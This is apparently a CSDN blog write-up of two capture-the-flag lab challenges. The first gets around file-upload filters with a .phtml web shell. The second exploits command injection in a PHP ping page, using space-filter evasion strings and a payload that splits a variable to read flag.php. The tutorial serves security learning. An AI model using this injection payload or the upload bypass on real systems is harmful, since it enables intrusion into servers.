

# [ACTF2020 新生赛]Upload 1和[GXYCTF2019]Ping Ping Ping 1

原创

[坚果雨](#) 于 2022-02-16 10:25:54 发布 58 收藏

分类专栏: [各种CTF的Write Up](#) 文章标签: [wp](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_44122254/article/details/122957310](https://blog.csdn.net/qq_44122254/article/details/122957310)

版权




[各种CTF的Write Up](#) 专栏收录该内容

10 篇文章 0 订阅

订阅专栏


打开靶场环境，发现是文件上传



检查前后端效验情况，检查源代码

```
background="new 0 0 128 128" xml:space="preserve">...</svg>
<div class="light">
  <span class="glow">
    <form enctype="multipart/form-data" method="post" onsubmit="return checkFile()"> event
      嘿伙计，你发现它了!
      <input class="input_file" type="file" name="upload_file">
      <input class="button" type="submit" name="submit" value="upload">
```

存在前端效验，删除前端效验代码进行上传，后端也存在效验，过滤php文件，可选择phtml文件进行上传，写入phtml文件进行上传抓包看看



代码详情如下：

## 蚁剑连接查看flag

目录列表 (19)

- var
- bin
- boot
- dev
- etc
- home
- lib
- lib64
- media
- mnt
- opt
- proc
- root
- run
- sbin
- srv
- sys
- tmp
- usr

文件列表 (21)

名称	日期	大小	属性
etc	2022-02-11 07:29:14	66 b	0755
home	2018-10-20 10:40:06	6 b	0755
lib	2019-01-22 21:46:40	30 b	0755
lib64	2019-01-22 15:00:00	34 b	0755
media	2019-01-22 15:00:00	6 b	0755
mnt	2019-01-22 15:00:00	6 b	0755
opt	2019-01-22 15:00:00	6 b	0755
proc	2022-02-11 07:29:14	0 b	0555
root	2019-01-23 00:10:45	6 b	0700
run	2019-01-22 21:56:17	21 b	0755
sbin	2019-01-22 21:56:09	20 b	0755
srv	2019-01-22 15:00:00	6 b	0755
sys	2021-12-20 05:41:26	0 b	0555
tmp	2022-02-11 07:43:43	6 b	1777
usr	2019-01-22 15:00:00	19 b	0755
var	2019-01-22 21:56:12	17 b	0755
.dockerenv	2022-02-11 07:29:14	0 b	0755
flag	2022-02-11 07:29:14		

## [GXCTF2019]Ping Ping Ping 1

打开靶场显示IP? 进行Linux查看, 查看发现有空格过滤,




`/?ip= fxck your space!`

百度一

波, 空格过滤的绕过情况

有: %20(space)、%09(tab)、\$IFS\$、{IFS}\$、{IFS}、IFS 都可以进行尝试



ls 查看发现, 下面存在两个文件, 那就先看一下index文件, 看一下线索

/?ip=

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
/?ip=
[\'|\"|\||\(|\)|\||\|\/", $ip, $match)){
    echo preg_match("/\&|\||\|?|\*|\<|[\x{00}-\x{20}]|\>|\'|\\"|\||\(|\)|\||\|\/", $ip, $match):
    die("fxck your symbol!");
} else if(preg_match("/ /", $ip)){
    die("fxck your space!");
} else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
} else if(preg_match("/.*f.*l.*a.*g.*"/, $ip)){
    die("fxck your flag!");
}
$a = shell_exec("ping -c 4 ".$ip);
echo "
";
print_r($a);
}
?>
```

CSDN @Echo-7s 0111

采用

函数赋值，拆分进行，查看，得到flag，(有意思的是这个flag，在源码注释的里面)

The screenshot shows a web browser window with the address bar containing the URL: 20fb9050-8bab-4984-9a94-88c93e740394.node4.buuoj.cn:81/?ip=127.0.0.1;b=ag;a=fl;cat\$IFS\$1\$a\$b.php. The browser window displays the output of a terminal session. The terminal output shows a ping command being executed, followed by a PHP script that sets a flag. The DevTools console shows the HTML output, including the flag value: "flag{d758ef30-543f-46a5-887c-5ca34cb77e79}".

CSDN @Echo-7s 0111